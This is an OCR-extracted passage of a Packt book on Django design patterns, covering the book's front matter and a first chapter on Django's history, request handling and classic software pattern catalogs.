


Community Experience Distilled

Django Design Patterns and Best Practices

Easily build maintainable websites with powerful and relevant Django design patterns

Arun Ravindran

[PACKT] PUBLISHING open source* community experience distilled

Django Design Patterns and Best Practices

Easily build maintainable websites with powerful and relevant Django design patterns

Arun Ravindran

[PACKT] PUBLISHING open source community experience distilled

BIRMINGHAM - MUMBAI

Django Design Patterns and Best Practices

First published: March 2015

Production reference: 1260315

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78398-664-4

`www.packtpub.com`

Cover image by Sandeep Somasekharan (`sandy.nair@gmail.com`)

Credits

Author
Arun Ravindran

Reviewers
Shoubhik Bose
Kracekumar Ramaraju
Jai Vikram Singh Verma

Commissioning Editor
Taron Pereira

Acquisition Editor
Rebecca Youé

Content Development Editor
Mohammed Fahad

Technical Editor
Vivek Pala

Copy Editor
Rashmi Sawant

Project Coordinator
Danuta Jones

Proofreaders
Martin Diver
Maria Gould

Indexer
Tejal Soni

Graphics
Valentina D'silva
Abhinash Sahu

Production Coordinator
Komal Ramchandani

Cover Work
Komal Ramchandani

About the Author

Arun Ravindran is an avid speaker and blogger who has been tinkering with Django since 2007 for projects ranging from intranet applications to social networks. He is a long-time open source enthusiast and Python developer. His articles and screencasts have been invaluable to the rapidly growing Django community. He is currently a developer member of the Django Software Foundation. Arun is also a movie buff and loves graphic novels and comics.

I wish to thank my wife, Vidya for her constant support and encouragement. I was writing this book at an exciting and challenging time because we were expecting our second child - Nihar. My daughter Kavya also had to endure several solitary days, as her dad devoted to writing.

A big thanks to all the wonderful people at Packt Publishing - Rebecca, Fahad, Vivek and many others who helped in the creation of this book. Truly appreciate the honest reviews by Krace, Shoubhik and Jai. Sincere thanks to Anil Menon for his inputs on the 'SuperBook' storyline. Eternally grateful to Sandy for letting us use his dazzling click of a Hummingbird titled 'Alive!' as the cover photo.

I express my unending appreciation of the entire Django and Python community for being open, friendly and incredibly collaborative. Without their hard work and generosity, we would not have the great tools and knowledge that we depend on everyday.

Last but not the least, special thanks to my parents and friends who have always been there to support me.

About the Reviewers

Shoubhik Bose is a development engineer at IBM India Software Labs in IBM's security division. When not in the office, he is an independent researcher on healthcare technologies and contributes without profit to a social enterprise healthcare start-up named Mission Arogya as an architect. In 2011, he co-authored the Springer paper *Service Crawling in Cloud Computing*. He loves to explore "new age" programming languages, platforms, and development frameworks.

Kracekumar Ramaraju is a geek and Python enthusiast. He uses Python for fun and profit. He currently works at Recruiterbox, where he uses Python and Django to build web applications and automate servers. He has worked on other frameworks, such as Flask. He has spoken at PyCon India and the BangPypers meetup group. He contributes to Python open source projects. He has a BTech degree in information technology. He occasionally blogs at `http://kracekumar.com`.

I would like to thank Arun Ravindran and Packt Publishing for giving me an opportunity to review this book.

Jai Vikram Singh Verma is a passionate entrepreneur and technologist. A computer science engineer by education, he runs his own start-up called Startup Labs Infotech Pvt. Ltd. in Jaipur, Rajasthan, India. With a total of 7+ years of experience in architecting and developing scalable web applications using Python, Django, and related technologies, he is well versed with the ins and outs of web development. Startup Labs does web and mobile product development for clients across the world, and they are also cooking some nifty tech products to be released under their own banner soon.

Apart from work, Jai likes playing table tennis, cooking, going for long walks (especially in Sydney), driving, and just chilling out with friends.

I would like to thank Packt Publishing for giving me the opportunity to review this awesome book.

---

www.PacktPub.com

Support files, eBooks, discount offers, and more

For support files and downloads related to your book, please visit `www.PacktPub.com`.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

`https://www2.packtpub.com/books/subscription/packtlib`

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Free access for Packt account holders

If you have an account with Packt at `www.PacktPub.com`, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Table of Contents

Preface

Django is one of the most popular web frameworks in use today. It powers large websites, such as Pinterest, Instagram, Disqus, and NASA. With a few lines of code, you can rapidly build a functional and secure website that can scale to millions of users.

This book attempts to share solutions to several common design problems faced by Django developers. Sometimes, there are several solutions but we often wonder whether there is a recommended approach. Experienced developers frequently use certain idioms while deliberately avoiding certain others.

This book is a collection of such patterns and insights. It is organized into chapters each covering a key area of the framework, such as Models, or an aspect of web development, such as Debugging. The focus is on building clean, modular, and more maintainable code.

Every attempt has been made to present up-to-date information and use the latest versions. Django 1.7 comes loaded with exciting new features, such as built-in schema migrations and app reloading. Python 3.4 is the bleeding edge of the language with several new modules, such as asyncio. Both, both of which have been used here.

Superheroes are a constant theme throughout the book. Most of the code examples are about building SuperBook—a social network of superheroes. As a novel way to present the challenges of a web development project, an exciting fictional narrative has been woven into each chapter in the form of story boxes.

What this book covers

Chapter 1, *Django and Patterns*, helps us understand Django better by telling us why it was created and how it has evolved over time. Then, it introduces design patterns, its importance, and several popular pattern collections.

Chapter 2, *Application Design*, guides us through the early stages of an application life cycle, such as gathering requirements and creating mockups. We will also see how to break your project into modular apps through our running project—SuperBook.

Chapter 3, *Models*, gives us insights into how models can be graphically represented, structured using several kinds of patterns, and later altered using migrations (built into Django 1.7).

Chapter 4, *Views and URLs*, shows us how function-based views evolved into class-based views with the powerful mixin concept, familiarizes us with useful view patterns, and teaches us how short and meaningful URLs are designed.

Chapter 5, *Templates*, walks us through the Django template language constructs explaining their design choices, suggests how to organize template files, introduces handy template patterns, and points to several ways in which Bootstrap can be integrated and customized.

Chapter 6, *Admin Interface*, shows us how to use Django's brilliant out-of-the box admin interface more effectively, and several ways to customize it, from enhancing the models to improving its default look and feel.

Chapter 7, *Forms*, illustrates the often confusing forms workflow, different ways of rendering forms, how to improve a form's appearance using crispy forms and various applied form patterns.

Chapter 8, *Dealing with Legacy Code*, tackles the common issues with legacy Django projects, such as identifying the right version, locating the files, where to start reading a large codebase, and how to enhance legacy code by adding new functionality.

Chapter 9, *Testing and Debugging*, gives us an overview of various testing and debugging tools and techniques, introduces test-driven development, mocking, logging, and debuggers.

Chapter 10, *Security*, familiarizes you with various web security threats and their countermeasures, and especially with how Django can protect you. Finally, a handy security checklist reminds you of commonly overlooked areas.

Chapter 11, *Production-ready*, introduces a crash course in deploying a public-facing application beginning with choosing your web stack, understanding hosting options, and walking through a typical deployment process. We go into the details of monitoring and performance at this stage.

Appendix, *Python 2 versus Python 3*, introduces Python 3 to Python 2 developers. Starting off by showing the most relevant differences, while working in Django, we then move on to the new modules and tools offered in Python 3.

What you need for this book

You will just need a computer (PC or Mac) and Internet connectivity to start with. Then, ensure that the following are installed:

- Python 3.4 (or Python 2.7, after reading *Appendix*, *Python 2 Versus Python 3*) or later
- Django 1.7 or later
- Text editor (or a Python IDE)
- Web browser (the latest version, please)

I recommend working on a Linux-based system such as Ubuntu or Arch Linux. If you are on Windows, you can work on a Linux virtual machine using Vagrant or VirtualBox. Here is a full disclosure: I prefer command-line interfaces, Emacs, and eggs sunny-side up.

Certain chapters might also require installing certain Python libraries or Django packages. They will be mentioned as, say—the `factory_boy` package. In most cases, they can be installed using `pip` as follows:

```
$ pip install factory_boy
```

Hence, it is highly recommended that you first create a separate virtual environment, as mentioned in *Chapter 2*, *Application Design*.

Who this book is for

This book is aimed at developers who want insights into building highly maintainable websites using Django. It will help you gain a deeper understanding of the framework, but it will also familiarize you with several web development concepts.

It will be useful for beginners and experienced Django developers alike. It assumes that you are familiar with Python and have completed a basic tutorial on Django (try the official polls tutorial or a video tutorial from `http://arunrocks.com`).

You do not have to be an expert in Django or Python. No prior knowledge of patterns is expected for reading this book. More specifically, this book is not about the classic Gang of Four patterns, though they might get mentioned.

A lot of practical information here might not be unique to just Django, but to web development in general. By the end of this book, you should be a more efficient and pragmatic web developer.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, folder names, filenames, package names and user input are shown as follows: "The `HttpResponse` object gets rendered into a string."

A block of code is set as follows:

```
from django.db import models

class SuperHero(models.Model):
    name = models.CharField(max_length=100)
```

Any command-line (typically Unix) input or output is written as follows:

```
$ django-admin.py --version

1.6.1
```

Lines beginning with the dollar prompt ($ sign) are to be input at the shell (but skip the prompt itself). Remaining lines are the system output, which might get trimmed using ellipsis (…) if it gets really long.

Each chapter (except the first) will have a story box styled as follows:

SuperBook Chapter Title

It was a dark and stormy night; silhouettes of the caped crusaders moved within the charred ruins of the vast Ricksonian Digital Library for Medieval Dark Arts. Picking up what looked like the half-melted case of a hard disk; Captain Obvious gritted his teeth and shouted, "We need backup!"

Story boxes are best read sequentially to follow the linear narrative.

Patterns described in this book are written in the format mentioned in the section named *Patterns in this Book* in *Chapter 1*, *Django and Patterns*.

Tips and best practices are styled in the following manner:

Best Practice

Change your super suit every 5 years.

New terms and **important words** are shown in bold.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for all Packt books you have purchased from your account at `http://www.packtpub.com`. If you purchased this book elsewhere, you can visit `http://www.packtpub.com/support` and register to have the files e-mailed directly to you.

Pull requests and bug reports to the SuperBook project can be sent to `https://github.com/DjangoPatternsBook/superbook`

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

1
Django and Patterns

In this chapter, we will talk about the following topics:

- Why Django?
- The story of Django
- How Django works
- What is a Pattern?
- Well-known pattern collections
- Patterns in Django

According to Bowei Gai's "World Startup Report," there were more than 136,000 Internet firms across the world in 2013, with more than 60,000 in America alone. Of these, 87 US companies are valued more than 1 billion dollars. Another study says that of 12,000 people aged between 18 and 30 in 27 countries, more than two-thirds see opportunities in becoming an entrepreneur.

This entrepreneurial boom in digital startups is primarily due to the tools and technologies of startups becoming cheap and ubiquitous. Creating a fully fledged web application takes a lot less time than it used to, thanks to powerful frameworks.

With a gentle learning curve, even first-time programmers can learn to create web applications easily. However, soon they would keep solving the same problems others have been facing again and again. This is where understanding patterns can really help save their time.

Why Django?

Every web application is different, like a piece of handcrafted furniture. You will rarely find a mass-produced one meeting all your needs perfectly. Even if you start with a basic requirement, such as a blog or a social network, your needs will slowly grow, and you can easily end up with a lot of half-baked solutions duct-taped onto a once-simple cookie cutter solution.

This is why web frameworks such as Django or Rails have become extremely popular. Frameworks speed up development and have all the best practices baked in. However, they are also flexible enough to give you access to just enough plumbing for the job. Today, web frameworks are ubiquitous and most programming languages have at least one end-to-end framework similar to Django.

Python probably has more web frameworks than most programming languages. A quick look at **PyPi** (**Python Package Index**) brings up an amazing 13,021 packages related to frameworks. For Django, the total is 5,467 packages.

The Python wiki lists over 54 active web frameworks with the most popular ones being Django, Flask, Pyramid, and Zope. Python also has a wide diversity in frameworks. The compact `Bottle` micro web-framework is just one Python file that has no dependencies and is surprisingly capable of creating a simple web application.

Despite these abundant options, Django has emerged as a big favorite by a wide margin. `Djangosites.org` lists over 4,700 sites written in Django, including famous success stories such as Instagram, Pinterest, and Disqus.

As the official description says, Django (`https://djangoproject.com`) is a high-level Python web framework that encourages rapid development and clean, pragmatic design. In other words, it is a complete web framework with batteries included, just like Python.

The out-of-the-box admin interface, one of Django's unique features, is extremely helpful for early data entry and testing. Django's documentation has been praised for being extremely well-written for an open source project.

Finally, Django has been battle-tested in several high traffic websites. It has an exceptionally sharp focus on security with protection against common attacks such as **Cross-site scripting** (**XSS**) and **Cross-site request forgery** (**CSRF**).

Although in theory, you can use Django to build any kind of web application, it might not be the best for every use case. For example, to build a real-time interface for web-based chat, you might want to use Tornado, while the rest of your web app can still be done in Django. Choose the right tool for the job.

Some of the built-in features, such as the admin interface, might sound odd if you are used to other web frameworks. To understand the design of Django, let's find out how it came into being.

The story of Django

When you look at the Pyramids of Egypt, you would think that such a simple and minimal design must have been quite obvious. In truth, they are products of 4,000 years of architectural evolution. Step Pyramids, the initial (and clunky) design, had six rectangular blocks of decreasing size. It took several iterations of architectural and engineering improvements until the modern, glazing, and long-lasting limestone structures were invented.

Looking at Django you might get a similar feeling. So, elegantly built, it must have been flawlessly conceived. On the contrary, it was the result of rewrites and rapid iterations in one of the most high-pressure environments imaginable—a newsroom!

In the fall of 2003, two programmers, Adrian Holovaty and Simon Willison, working at the Lawrence Journal-World newspaper, were working on creating several local news websites in Kansas. These sites, including `LJWorld.com`, `Lawrence.com`, and `KUsports.com`—like most news sites were not just content-driven portals chock-full of text, photos, and videos, but they also constantly tried to serve the needs of the local Lawrence community with applications, such as a local business directory, events calendar, classifieds, and so on.

A framework is born

This, of course, meant lots of work for Simon, Adrian, and later Jacob Kaplan Moss who had joined their team; with very short deadlines, sometimes with only a few hours' notice. Since it was the early days of web development in Python, they had to write web applications mostly from scratch. So, to save precious time, they gradually refactored out the common modules and tools into something called "The CMS."

Eventually, the content management parts were spun off into a separate project called the Ellington CMS, which went on to become a successful commercial CMS product. The rest of "The CMS" was a neat underlying framework that was general enough to be used to build web applications of any kind.

By July 2005, this web development framework was released as Django (pronounced Jang-Oh) under an open source **Berkeley Software Distribution** (**BSD**) license. It was named after the legendary jazz guitarist Django Reinhardt. And the rest, as they say, is history.

Removing the magic

Due to its humble origins as an internal tool, Django had a lot of Lawrence Journal-World-specific oddities. To make Django truly general purpose, an effort dubbed "Removing the Lawrence" was already underway.

However, the most significant refactoring effort that Django developers had to undertake was called "Removing the Magic." This ambitious project involved cleaning up all the warts Django had accumulated over the years, including a lot of magic (an informal term for implicit features) and replacing them with a more natural and explicit Pythonic code. For example, the model classes used to be imported from a magic module called `django.models.*`, rather than directly importing them from the `models.py` module they were defined in.

At that time, Django had about a hundred thousand lines of code, and it was a significant rewrite of the API. On May 1, 2006, these changes, almost the size of a small book, were integrated into Django's development version trunk and released as Django release 0.95. This was a significant step toward the Django 1.0 milestone.

Django keeps getting better

Every year, conferences called **DjangoCons** are held across the world for Django developers to meet and interact with each other. They have an adorable tradition of giving a semi-humorous keynote on "why Django sucks." This could be a member of the Django community, or someone who works on competing web frameworks or just any notable personality.


Over the years, it is amazing how Django developers took these criticisms positively and mitigated them in subsequent releases. Here is a short summary of the improvements corresponding to what once used to be a shortcoming in Django and the release they were resolved in:

- New form-handling library (Django 0.96)
- Decoupling admin from models (Django 1.0)
- Multiple database support (Django 1.2)
- Managing static files better (Django 1.3)
- Better time zone support (Django 1.4)
- Customizable user model (Django 1.5)
- Better transaction handling (Django 1.6)
- Built-in database migrations (Django 1.7)

Over time, Django has become one of most idiomatic Python codebases in public domain. Django source code is also a great place to learn a Python web framework's architecture.

How does Django work?

To truly appreciate Django, you will need to peek under the hood and see the various moving parts inside. This can be both enlightening and overwhelming. If you are already familiar with this, you might want to skip this section.



How web requests are processed in a typical Django application

The preceding figure shows the simplified journey of a web request from a visitor's browser to your Django application and back. The numbered paths are as follows:

1. The browser sends the request (essentially, a string of bytes) to your web server.
2. Your web server (say, Nginx) hands over the request to a WSGI server (say, uWSGI) or directly serves a file (say, a CSS file) from the filesystem.
3. Unlike a web server, WSGI servers can run Python applications. The request populates a Python dictionary called `environ` and, optionally, passes through several layers of middleware, ultimately reaching your Django application.
4. URLconf contained in the `urls.py` of your application selects a view to handle the request based on the requested URL. The request has turned into `HttpRequest`—a Python object.

5. The selected view typically does one or more of the following things:
    5a. Talks to a database via the models
    5b. Renders HTML or any other formatted response using templates
    5c. Returns a plain text response (not shown)
    5d. Raises an exception
6. The `HttpResponse` object gets rendered into a string, as it leaves the Django application.
7. A beautifully rendered web page is seen in your user's browser.

Though certain details are omitted, this representation should help you appreciate Django's high-level architecture. It also show the roles played by the key components, such as models, views, and templates. Many of Django's components are based on several well-known design patterns.

What is a Pattern?

What is common between the words "Blueprint," "Scaffolding," and "Maintenance"? These software development terms have been borrowed from the world of building construction and architecture. However, one of the most influential terms comes from a treatise on architecture and urban planning written in 1977 by the leading Austrian architect Christopher Alexander and his team consisting of Murray Silverstein, Sara Ishikawa, and several others.

The term "Pattern" came in vogue after their seminal work, *A Pattern Language: Towns, Buildings, Construction* (volume 2 in a five-book series) based on the astonishing insight that users know about their buildings more than any architect ever could. A pattern refers to an everyday problem and its proposed but time-tested solution.

In the book, Christopher Alexander states that "Each pattern describes a problem, which occurs over and over again in our environment, and then describes the core of the solution to that problem in such a way that you can use this solution a million times over, without ever doing it the same way twice."

For example, the Wings Of Light pattern describes how people prefer buildings with more natural lighting and suggests arranging the building so that it is composed of wings. These wings should be long and narrow, never more than 25 feet wide. Next time you enjoy a stroll through the long well-lit corridors of an old university, be grateful to this pattern.

Their book contained 253 such practical patterns, from the design of a room to the design of entire cities. Most importantly, each of these patterns gave a name to an abstract problem and together formed a *pattern language*.

Remember when you first came across the word *déjà vu*? You probably thought "Wow, I never knew that there was a word for that experience." Similarly, architects were not only able to identify patterns in their environment but could also, finally, name them in a way that their peers could understand.

In the world of software, the term *design pattern* refers to a general repeatable solution to a commonly occurring problem in software design. It is a formalization of best practices that a developer can use. Like in the world of architecture, the pattern language has proven to be extremely helpful to communicate a certain way of solving a design problem to other programmers.

There are several collections of design patterns but some have been considerably more influential than the others.

Gang of Four Patterns

One of the earliest efforts to study and document design patterns was a book titled *Design Patterns: Elements of Reusable Object-Oriented Software* by Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides, who later became known as the **Gang of Four** (**GoF**). This book is so influential that many consider the 23 design patterns in the book as fundamental to software engineering itself.

In reality, the patterns were written primarily for object-oriented programming languages, and it had code examples in C++ and Smalltalk. As we will see shortly, many of these patterns might not be even required in other programming languages with better higher-order abstractions such as Python.

The 23 patterns have been broadly classified by their type as follows:

- **Creational Patterns**: These include Abstract Factory, Builder Pattern, Factory Method, Prototype Pattern, and Singleton Pattern
- **Structural Patterns**: These include Adapter Pattern, Bridge Pattern, Composite Pattern, Decorator Pattern, Facade Pattern, Flyweight Pattern, and Proxy Pattern
- **Behavioral Patterns**: These include Chain of Responsibility, Command Pattern, Interpreter Pattern, Iterator Pattern, Mediator Pattern, Memento Pattern, Observer Pattern, State Pattern, Strategy Pattern, Template Pattern, and Visitor Pattern

While a detailed explanation of each pattern would be beyond the scope of this book, it would be interesting to identify some of these patterns in Django itself:

GoF Pattern	Django Component	Explanation
Command Pattern	HttpRequest	This encapsulates a request in an object
Observer pattern	Signals	When one object changes state, all its listeners are notified and updated automatically
Template Method	Class-based generic views	Steps of an algorithm can be redefined by subclassing without changing the algorithm's structure

While these patterns are mostly of interest to those studying the internals of Django, the pattern under which Django itself can be classified under—is a common question.

Is Django MVC?

Model-View-Controller (**MVC**) is an architectural pattern invented by Xerox PARC in the 70s. Being the framework used to build user interfaces in Smalltalk, it gets an early mention in the GoF book.

Today, MVC is a very popular pattern in web application frameworks. Beginners often ask the question—is Django an MVC framework?

The answer is both yes and no. The MVC pattern advocates the decoupling of the presentation layer from the application logic. For instance, while designing an online game website API, you might present a game's high scores table as an HTML, XML, or comma-separated (CSV) file. However, its underlying model class would be designed independent of how the data would be finally presented.

MVC is very rigid about what models, views, and controllers do. However, Django takes a much more practical view to web applications. Due to the nature of the HTTP protocol, each request for a web page is independent of any other request. Django's framework is designed like a pipeline to process each request and prepare a response.

Django calls this the **Model-Template-View** (**MTV**) architecture. There is separation of concerns between the database interfacing classes (Model), request-processing classes (View), and a templating language for the final presentation (Template).

If you compare this with the classic MVC—"Model" is comparable to Django's Models, "View" is usually Django's Templates, and "Controller" is the framework itself that processes an incoming HTTP request and routes it to the correct view function.

If this has not confused you enough, Django prefers to name the callback function to handle each URL a "view" function. This is, unfortunately, not related to the MVC pattern's idea of a View.

Fowler's Patterns

In 2002, Martin Fowler wrote *Patterns of Enterprise Application Architecture*, which described 40 or so patterns he often encountered while building enterprise applications.

Unlike the GoF book, which described design patterns, Fowler's book was about architectural patterns. Hence, they describe patterns at a much higher level of abstraction and are largely programming language agnostic.

Fowler's patterns are organized as follows:

- **Domain Logic Patterns**: These include Domain Model, Transaction Script, Service Layer , and Table Module
- **Data Source Architectural Patterns**: These include Row Data Gateway, Table Data Gateway, Data Mapper, and Active Record
- **Object-Relational Behavioral Patterns**: These include Identity Map, Unit of Work, and Lazy Load
- **Object-Relational Structural Patterns**: These include Foreign Key Mapping, Mapping, Dependent Mapping, Association Table Mapping, Identity Field, Serialized LOB, Embedded Value, Inheritance Mappers, Single Table Inheritance, Concrete Table Inheritance, and Class Table Inheritance
- **Object-Relational Metadata Mapping Patterns**: These include Query Object, Metadata Mapping, and Repository
- **Web Presentation Patterns**: These include Page Controller, Front Controller, Model View Controller, Transform View, Template View, Application Controller, and Two-Step View
- **Distribution Patterns**: These include Data Transfer Object and Remote Facade
- **Offline Concurrency Patterns**: These include Coarse Grained Lock, Implicit Lock, Optimistic Offline Lock, and Pessimistic Offline Lock

- **Session State Patterns**: These include Database Session State, Client Session State, and Server Session State
- **Base Patterns**: These include Mapper, Gateway, Layer Supertype, Registry, Value Object, Separated Interface, Money, Plugin, Special Case, Service Stub, and Record Set

Almost all of these patterns would be useful to know while architecting a Django application. In fact, Fowler's website at `http://martinfowler.com/eaaCatalog/` has an excellent catalog of these patterns. I highly recommend that you check them out.

Django also implements a number of these patterns. The following table lists a few of them:

Fowler Pattern	Django Component	Explanation
Active Record	Django Models	Encapsulates the database access, and adds domain logic on that data
Class Table Inheritance	Model Inheritance	Each entity in the hierarchy is mapped to a separate table
Identity Field	Id Field	Saves a database ID field in an object to maintain identity
Template View	Django Templates	Renders into HTML by embedding markers in HTML

Are there more patterns?

Yes, of course. Patterns are discovered all the time. Like living beings, some mutate and form new patterns: take, for instance, MVC variants such as **Model–view–presenter** (**MVP**), **Hierarchical model–view–controller** (**HMVC**), or **Model View ViewModel** (**MVVM**).

Patterns also evolve with time as better solutions to known problems are identified. For example, Singleton pattern was once considered to be a design pattern but now is considered to be an Anti-pattern due to the shared state it introduces, similar to using global variables. An **Anti-pattern** can be defined as commonly reinvented but a bad solution to a problem.

Some of the other well-known books which catalog patterns are *Pattern-Oriented Software Architecture* (known as **POSA**) by Buschmann, Meunier, Rohnert, Sommerlad, and Sta; *Enterprise Integration Patterns* by Hohpe and Woolf; and *The Design of Sites: Patterns, Principles, and Processes for Crafting a Customer-Centered Web Experience* by Duyne, Landay, and Hong.

Patterns in this book

This book will cover Django-specific design and architecture patterns, which would be useful to a Django developer. The upcoming sections will describe how each pattern will be presented.

Pattern name

The heading is the pattern name. If it is a well-known pattern, the commonly used name is used; otherwise, a terse, self-descriptive name has been chosen. Names are important, as they help in building the pattern vocabulary. All patterns will have the following parts:

Problem: This briefly mentions the problem.

Solution: This summarizes the proposed solution(s).

Problem Details: This elaborates the context of the problem and possibly gives an example.

Solution Details: This explains the solution(s) in general terms and provides a sample Django implementation.

Criticism of Patterns

Despite their near universal usage, Patterns have their share of criticism too. The most common arguments against them are as follows:

- **Patterns compensate for the missing language features**: Peter Norvig found that 16 of the 23 patterns in Design Patterns were 'invisible or simpler' in Lisp. Considering Python's introspective facilities and first-class functions, this might as well be the case for Python too.
- **Patterns repeat best practices**: Many patterns are essentially formalizations of best practices such as separation of concerns and could seem redundant.
- **Patterns can lead to over-engineering**: Implementing the pattern might be less efficient and excessive compared to a simpler solution.

How to use Patterns

While some of the previous criticisms are quite valid, they are based on how patterns are misused. Here is some advice that can help you understand how best to use design patterns:

- Don't implement a pattern if your language supports a direct solution
- Don't try to retro-fit everything in terms of patterns
- Use a pattern only if it is the most elegant solution in your context
- Don't be afraid to create new patterns

Best practices

In addition to design patterns, there might be a recommended approach to solving a problem. In Django, as with Python, there might be several ways to solve a problem but one idiomatic approach among those.

Python Zen and Django's design philosophy

Generally, the Python community uses the term 'Pythonic' to describe a piece of idiomatic code. It typically refers to the principles laid out in 'The Zen of Python'. Written like a poem, it is extremely useful to describe such a vague concept.

Try entering `import this` in a Python prompt to view 'The Zen of Python'.

Furthermore, Django developers have crisply documented their design philosophies while designing the framework at `https://docs.djangoproject.com/en/dev/misc/design-philosophies/`.

While the document describes the thought process behind how Django was designed, it is also useful for developers using Django to build applications. Certain principles such as **Don't Repeat Yourself** (**DRY**), **loose coupling**, and **tight cohesion** can help you write more maintainable and idiomatic Django applications.

